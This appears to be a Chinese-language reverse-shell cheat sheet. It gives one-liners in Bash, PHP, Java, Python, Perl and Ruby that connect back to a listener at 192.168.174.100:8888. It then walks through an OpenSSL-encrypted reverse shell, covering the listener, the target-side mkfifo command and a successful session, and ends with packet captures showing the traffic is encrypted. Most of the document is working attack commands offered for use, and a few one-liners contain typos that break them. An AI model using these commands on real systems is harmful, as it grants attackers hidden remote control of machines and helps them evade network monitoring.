一、Linux反弹shell

1、Bash反弹shell

```
    /bin/bash -i >& /dev/tcp/192.168.174.100/8888 0>&1
```

2、PHP反弹shell

```
    php -r '$sock=fsockopen("192.168.174.100",8888);exec("/bin/sh -i <&3 >&3 2>&3");'
```

3、Java反弹shell

```
    public class Revs {
    public static void main(String[] args) throws Exception {
            Runtime r = Runtime.getRuntime();
            String cmd[]= {"/bin/bash","-c","exec 5<>/dev/tcp/192.168.174.100/8888;cat <&5 | while read line; do $line 2>&5 >&5; done"};
            Process p = r.exec(cmd);
            p.waitFor();
        }
    }
```

```
    将以上代码保存为Revs.java文件
    并执行以下代码
        javac Revs.java
        java Revs
```

4、Python反弹shell

```
    python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.174.100",8888));os.dup2(s.fileno(),1); os.dup2(s,fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```

5、Perl反弹shell

```
    perl -e 'use Socket;$i="192.168.174.100";$p=8888;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i)))){optn(STDIN,">&S");open(STDOUT,">&S");open(STDERR,">&S");exec("/bin/sh -i");};'
```


6、Ruby反弹shell

```
    ruby -rsocket -e 'exit if fork;c=TCPSocket.new("192.168.174.100","8888");while(cmd=c.gets);IO.popen(cmd,"r"){|io|c.print io.read}end';
```

二、OpenSsl加密反弹shell

1、生成签名证书


```
    openssl req -x509 -newkey rsa:2048 -keyout key.pem -out cert.pem -days 365 -nodes
```



```
┌──(root㉿fzf)-[~/WebSecurity/Shell]
└─# openssl req -x509 -newkey rsa:2048 -keyout key.pem -out cert.
pem -days 365 -nodes
Generating a RSA private key
.+++++
...........+++++
writing new private key to 'key.pem'
-----
You are about to be asked to enter information that will be incor
porated
into your certificate request.
What you are about to enter is what is called a Distinguished Nam
e or a DN.
There are quite a few fields but you can leave some blank
For some fields there will be a default value,
If you enter '.', the field will be left blank.
-----
Country Name (2 letter code) [AU]:
State or Province Name (full name) [Some-State]:
Locality Name (eg, city) []:
Organization Name (eg, company) [Internet Widgits Pty Ltd]:
Organizational Unit Name (eg, section) []:
Common Name (e.g. server FQDN or YOUR name) []:
Email Address []:
```

2、攻击机监听端口


```
    openssl s_server -quiet -key key.pem -cert cert.pem -port 8888
```



```
┌──(root㉿fzf)-[~/WebSecurity/Shell]
└─# openssl s_server -quiet -key key.pem -cert cert.pem -port 888
8
```


3、目标主机执行命令

```
    mkfifo /tmp/s; /bin/sh -i < /tmp/s 2>&1 | openssl s_client -quiet -connect 192.168.174.100:8888> /tmp/s; rm /tmp/s
```



```
[redacted]@ubuntu:~$ mkfifo /tmp/s; /bin/sh -i < /tmp/s 2>&1 | openssl s_client
-quiet -connect 192.168.174.158:8888> /tmp/s; rm /tmp/s
Can't use SSL_get_servername
depth=0 C = AU, ST = Some-State, O = Internet Widgits Pty Ltd
verify error:num=18:self signed certificate
verify return:1
depth=0 C = AU, ST = Some-State, O = Internet Widgits Pty Ltd
verify return:1
```


4、反弹成功



```
┌──(root㉿fzf)-[~/WebSecurity/Shell]
└─# openssl s_server -quiet -key key.pem -cert cert.pem -port 888
8
$ ls
Desktop
Documents
Downloads
Music
Pictures
Public
Templates
Videos
$ whoami
cl[redacted]
```


5、流量分析

```
# TCP三次握手
```



No.	Time	Source	Destination	Protocol	Length	Status Code	Info
3	1.220404	192.168.174.138	192.168.174.158	TCP	74		37504 → 8888 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSva
4	1.220789	192.168.174.158	192.168.174.138	TCP	74		8888 → 37504 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_
5	1.220838	192.168.174.138	192.168.174.158	TCP	66		37504 → 8888 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=1281307761 TS
6	1.221072	192.168.174.138	192.168.174.158	TLSv1.3	349		Client Hello
7	1.221542	192.168.174.158	192.168.174.138	TCP	66		8888 → 37504 [ACK] Seq=1 Ack=284 Win=64896 Len=0 TSval=3847245446
8	1.223454	192.168.174.158	192.168.174.138	TLSv1.3	1501		Server Hello, Change Cipher Spec, Application Data, Application Da
9	1.223475	192.168.174.138	192.168.174.158	TCP	66		37504 → 8888 [ACK] Seq=284 Ack=1436 Win=64128 Len=0 TSval=12813077
10	1.224339	192.168.174.138	192.168.174.158	TLSv1.3	146		Change Cipher Spec, Application Data
11	1.224618	192.168.174.158	192.168.174.138	TCP	66		8888 → 37504 [ACK] Seq=1436 Ack=364 Win=64896 Len=0 TSval=38472454
12	1.224634	192.168.174.138	192.168.174.158	TLSv1.3	90		Application Data
13	1.224945	192.168.174.158	192.168.174.138	TLSv1.3	321		Application Data
14	1.224945	192.168.174.158	192.168.174.138	TCP	66		8888 → 37504 [ACK] Seq=1691 Ack=388 Win=64896 Len=0 TSval=38472454
15	1.224958	192.168.174.138	192.168.174.158	TCP	66		37504 → 8888 [ACK] Seq=388 Ack=1691 Win=64128 Len=0 TSval=12813077
16	1.225027	192.168.174.158	192.168.174.138	TLSv1.3	321		Application Data
17	1.225034	192.168.174.138	192.168.174.158	TCP	66		37504 → 8888 [ACK] Seq=388 Ack=1946 Win=64128 Len=0 TSval=12813077
24	5.114998	192.168.174.158	192.168.174.138	TLSv1.3	91		Application Data
25	5.115052	192.168.174.138	192.168.174.158	TCP	66		37504 → 8888 [ACK] Seq=388 Ack=1971 Win=64128 Len=0 TSval=12813116
26	5.116943	192.168.174.138	192.168.174.158	TLSv1.3	155		Application Data
27	5.117273	192.168.174.158	192.168.174.138	TCP	66		8888 → 37504 [ACK] Seq=1971 Ack=477 Win=64896 Len=0 TSval=38472493


```
# Client Hello包
    这个消息用于首次连接"打招呼"，并确认随机号、密码套件、密码组等
```



```
No.  Time      Source          Destination     Protocol Length Status Code Info
   3 1.220404  192.168.174.138 192.168.174.158 TCP        74               37504 → 8888 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=128130
   4 1.220789  192.168.174.158 192.168.174.138 TCP        74               8888 → 37504 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM=1 T
   5 1.220838  192.168.174.138 192.168.174.158 TCP        66               37504 → 8888 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=1281307761 TSecr=3847
   6 1.221072  192.168.174.138 192.168.174.158 TLSv1.3   349               Client Hello
   7 1.221542  192.168.174.158 192.168.174.138 TCP        66               8888 → 37504 [ACK] Seq=1 Ack=284 Win=64896 Len=0 TSval=3847245446 TSecr=12
   8 1.223454  192.168.174.158 192.168.174.138 TLSv1.3  1501               Server Hello, Change Cipher Spec, Application Data, Application Data, Appl
   9 1.223475  192.168.174.138 192.168.174.158 TCP        66               37504 → 8888 [ACK] Seq=284 Ack=1436 Win=64128 Len=0 TSval=1281307764 TSecr
  10 1.224339  192.168.174.138 192.168.174.158 TLSv1.3   146               Change Cipher Spec, Application Data
  11 1.224618  192.168.174.158 192.168.174.138 TCP        66               8888 → 37504 [ACK] Seq=1436 Ack=364 Win=64896 Len=0 TSval=3847245449 TSecr
  12 1.224634  192.168.174.138 192.168.174.158 TLSv1.3    90               Application Data
  13 1.224945  192.168.174.158 192.168.174.138 TLSv1.3   321               Application Data
  14 1.224945  192.168.174.158 192.168.174.138 TCP        66               8888 → 37504 [ACK] Seq=1691 Ack=388 Win=64896 Len=0 TSval=3847245449 TSecr
  15 1.224958  192.168.174.138 192.168.174.158 TCP        66               37504 → 8888 [ACK] Seq=388 Ack=1691 Win=64128 Len=0 TSval=1281307765 TSecr
  16 1.225027  192.168.174.158 192.168.174.138 TLSv1.3   321               Application Data
  17 1.225034  192.168.174.138 192.168.174.158 TCP        66               37504 → 8888 [ACK] Seq=388 Ack=1946 Win=64128 Len=0 TSval=1281307765 TSecr
  24 5.114998  192.168.174.158 192.168.174.138 TLSv1.3    91               Application Data
  25 5.115052  192.168.174.138 192.168.174.158 TCP        66               37504 → 8888 [ACK] Seq=388 Ack=1971 Win=64128 Len=0 TSval=1281311655 TSecr
  26 5.116943  192.168.174.138 192.168.174.158 TLSv1.3   155               Application Data
  27 5.117273  192.168.174.158 192.168.174.138 TCP        66               8888 → 37504 [ACK] Seq=1971 Ack=477 Win=64896 Len=0 TSval=3847249342 TSecr

  ⌄ TLSv1.3 Record Layer: Handshake Protocol: Client Hello
      Content Type: Handshake (22)
      Version: TLS 1.0 (0x0301)
      Length: 278
    ⌄ Handshake Protocol: Client Hello
        Handshake Type: Client Hello (1)
        Length: 274
        Version: TLS 1.2 (0x0303)
        Random: 144098124c2d6a3d6cb879296f645ca9cfd9d85f4ab17bf373da9bcf76f415aa
        Session ID Length: 32
        Session ID: 3108f91545b38dd0ca1d4b4d07cf5fabe9e0b8bd3e4625d59d130f4a2e9460c0
        Cipher Suites Length: 62
      › Cipher Suites (31 suites)
        Compression Methods Length: 1
```


```
# Server Hello + Change Cipher Spec包
    这个包用于回应Client Hello包，以及确定变更密码规范协议
```



```
No.  Time      Source          Destination     Protocol Length Status Code Info
   3 1.220404  192.168.174.138 192.168.174.158 TCP        74               37504 → 8888 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=1281307
   4 1.220789  192.168.174.158 192.168.174.138 TCP        74               8888 → 37504 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PERM=1 TSv
   5 1.220838  192.168.174.138 192.168.174.158 TCP        66               37504 → 8888 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=1281307761 TSecr=38472
   6 1.221072  192.168.174.138 192.168.174.158 TLSv1.3   349               Client Hello
   7 1.221542  192.168.174.158 192.168.174.138 TCP        66               8888 → 37504 [ACK] Seq=1 Ack=284 Win=64896 Len=0 TSval=3847245446 TSecr=128
   8 1.223454  192.168.174.158 192.168.174.138 TLSv1.3  1501               Server Hello, Change Cipher Spec, Application Data, Application Data, Appli
   9 1.223475  192.168.174.138 192.168.174.158 TCP        66               37504 → 8888 [ACK] Seq=284 Ack=1436 Win=64128 Len=0 TSval=1281307764 TSecr=
  10 1.224339  192.168.174.138 192.168.174.158 TLSv1.3   146               Change Cipher Spec, Application Data
  11 1.224618  192.168.174.158 192.168.174.138 TCP        66               8888 → 37504 [ACK] Seq=1436 Ack=364 Win=64896 Len=0 TSval=3847245449 TSecr=
  12 1.224634  192.168.174.138 192.168.174.158 TLSv1.3    90               Application Data
  13 1.224945  192.168.174.158 192.168.174.138 TLSv1.3   321               Application Data
  14 1.224945  192.168.174.158 192.168.174.138 TCP        66               8888 → 37504 [ACK] Seq=1691 Ack=388 Win=64896 Len=0 TSval=3847245449 TSecr=
  15 1.224958  192.168.174.138 192.168.174.158 TCP        66               37504 → 8888 [ACK] Seq=388 Ack=1691 Win=64128 Len=0 TSval=1281307765 TSecr=
  16 1.225027  192.168.174.158 192.168.174.138 TLSv1.3   321               Application Data
  17 1.225034  192.168.174.138 192.168.174.158 TCP        66               37504 → 8888 [ACK] Seq=388 Ack=1946 Win=64128 Len=0 TSval=1281307765 TSecr=
  24 5.114998  192.168.174.158 192.168.174.138 TLSv1.3    91               Application Data
  25 5.115052  192.168.174.138 192.168.174.158 TCP        66               37504 → 8888 [ACK] Seq=388 Ack=1971 Win=64128 Len=0 TSval=1281311655 TSecr=
  26 5.116943  192.168.174.138 192.168.174.158 TLSv1.3   155               Application Data
  27 5.117273  192.168.174.158 192.168.174.138 TCP        66               8888 → 37504 [ACK] Seq=1971 Ack=477 Win=64896 Len=0 TSval=3847249342 TSecr=

⌄ Transport Layer Security
  ⌄ TLSv1.3 Record Layer: Handshake Protocol: Server Hello
      Content Type: Handshake (22)
      Version: TLS 1.2 (0x0303)
      Length: 122
    ⌄ Handshake Protocol: Server Hello
        Handshake Type: Server Hello (2)
        Length: 118
        Version: TLS 1.2 (0x0303)
        Random: ef0aac0c18e68ef6473863ed68dc60d2e2bb17f9eedf39ca624013d5ece4fd22
        Session ID Length: 32
        Session ID: 3108f91545b38dd0ca1d4b4d07cf5fabe9e0b8bd3e4625d59d130f4a2e9460c0
        Cipher Suite: TLS_AES_256_GCM_SHA384 (0x1302)
        Compression Method: null (0)
```

```
# Change Cipher Spec包
    变更密码规范协议，并告知对方以后传输数据都是加密
```




```
No.   Time        Source            Destination       Protocol  Length  Status Code  Info
    3 1.220404    192.168.174.138   192.168.174.158   TCP         74                 37504 → 8888 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=
    4 1.220789    192.168.174.158   192.168.174.138   TCP         74                 8888 → 37504 [SYN, ACK] Seq=0 Ack=1 Win=65160 Len=0 MSS=1460 SACK_PE
    5 1.220838    192.168.174.138   192.168.174.158   TCP         66                 37504 → 8888 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=1281307761 TSec
    6 1.221072    192.168.174.138   192.168.174.158   TLSv1.3    349                 Client Hello
    7 1.221542    192.168.174.158   192.168.174.138   TCP         66                 8888 → 37504 [ACK] Seq=1 Ack=284 Win=64896 Len=0 TSval=3847245446 TS
    8 1.223454    192.168.174.158   192.168.174.138   TLSv1.3   1501                 Server Hello, Change Cipher Spec, Application Data, Application Data
    9 1.223475    192.168.174.138   192.168.174.158   TCP         66                 37504 → 8888 [ACK] Seq=284 Ack=1436 Win=64128 Len=0 TSval=1281307764
   10 1.224339    192.168.174.138   192.168.174.158   TLSv1.3    146                 Change Cipher Spec, Application Data
   11 1.224618    192.168.174.158   192.168.174.138   TCP         66                 8888 → 37504 [ACK] Seq=1436 Ack=364 Win=64896 Len=0 TSval=3847245449
   12 1.224634    192.168.174.138   192.168.174.158   TLSv1.3     90                 Application Data
   13 1.224945    192.168.174.158   192.168.174.138   TLSv1.3    321                 Application Data
   14 1.224945    192.168.174.158   192.168.174.138   TCP         66                 8888 → 37504 [ACK] Seq=1691 Ack=388 Win=64896 Len=0 TSval=3847245449
   15 1.224958    192.168.174.138   192.168.174.158   TCP         66                 37504 → 8888 [ACK] Seq=388 Ack=1691 Win=64128 Len=0 TSval=1281307765
   16 1.225027    192.168.174.158   192.168.174.138   TLSv1.3    321                 Application Data
   17 1.225034    192.168.174.138   192.168.174.158   TCP         66                 37504 → 8888 [ACK] Seq=388 Ack=1946 Win=64128 Len=0 TSval=1281307765
   24 5.114998    192.168.174.158   192.168.174.138   TLSv1.3     91                 Application Data
   25 5.115052    192.168.174.138   192.168.174.158   TCP         66                 37504 → 8888 [ACK] Seq=388 Ack=1971 Win=64128 Len=0 TSval=1281311655
   26 5.116943    192.168.174.138   192.168.174.158   TLSv1.3    155                 Application Data
   27 5.117273    192.168.174.158   192.168.174.138   TCP         66                 8888 → 37504 [ACK] Seq=1971 Ack=477 Win=64896 Len=0 TSval=3847249342

  > [Timestamps]
  > [SEQ/ACK analysis]
    TCP payload (80 bytes)
v Transport Layer Security
  v TLSv1.3 Record Layer: Change Cipher Spec Protocol: Change Cipher Spec
      Content Type: Change Cipher Spec (20)
      Version: TLS 1.2 (0x0303)
      Length: 1
      Change Cipher Spec Message
  v TLSv1.3 Record Layer: Application Data Protocol: Application Data
      Opaque Type: Application Data (23)
      Version: TLS 1.2 (0x0303)
      Length: 69
      Encrypted Application Data: d865aae29117c190b748090c773c38f9f8b4608175c68b599abae988f9294518ec35f9b4…
```

确认消息

```
# Data包
    攻击机执行的命令与目标主机的回应的数据都成功被加密
```



```
No.   Time         Source            Destination       Protocol  Length  Status Code  Info
   37 8.328135     192.168.174.138   192.168.174.158   TLSv1.3     99                 Application Data
   38 8.328489     192.168.174.158   192.168.174.138   TCP         66                 8888 → 37504 [ACK] Seq=2000 Ack=534 Win=64896 Len=0 TSval=3847252553 TSecr=1
   39 8.328507     192.168.174.138   192.168.174.158   TLSv1.3     90                 Application Data
   40 8.328795     192.168.174.158   192.168.174.138   TCP         66                 8888 → 37504 [ACK] Seq=2000 Ack=558 Win=64896 Len=0 TSval=3847252553 TSecr=1
   50 17.543388    192.168.174.158   192.168.174.138   TLSv1.3     97                 Application Data
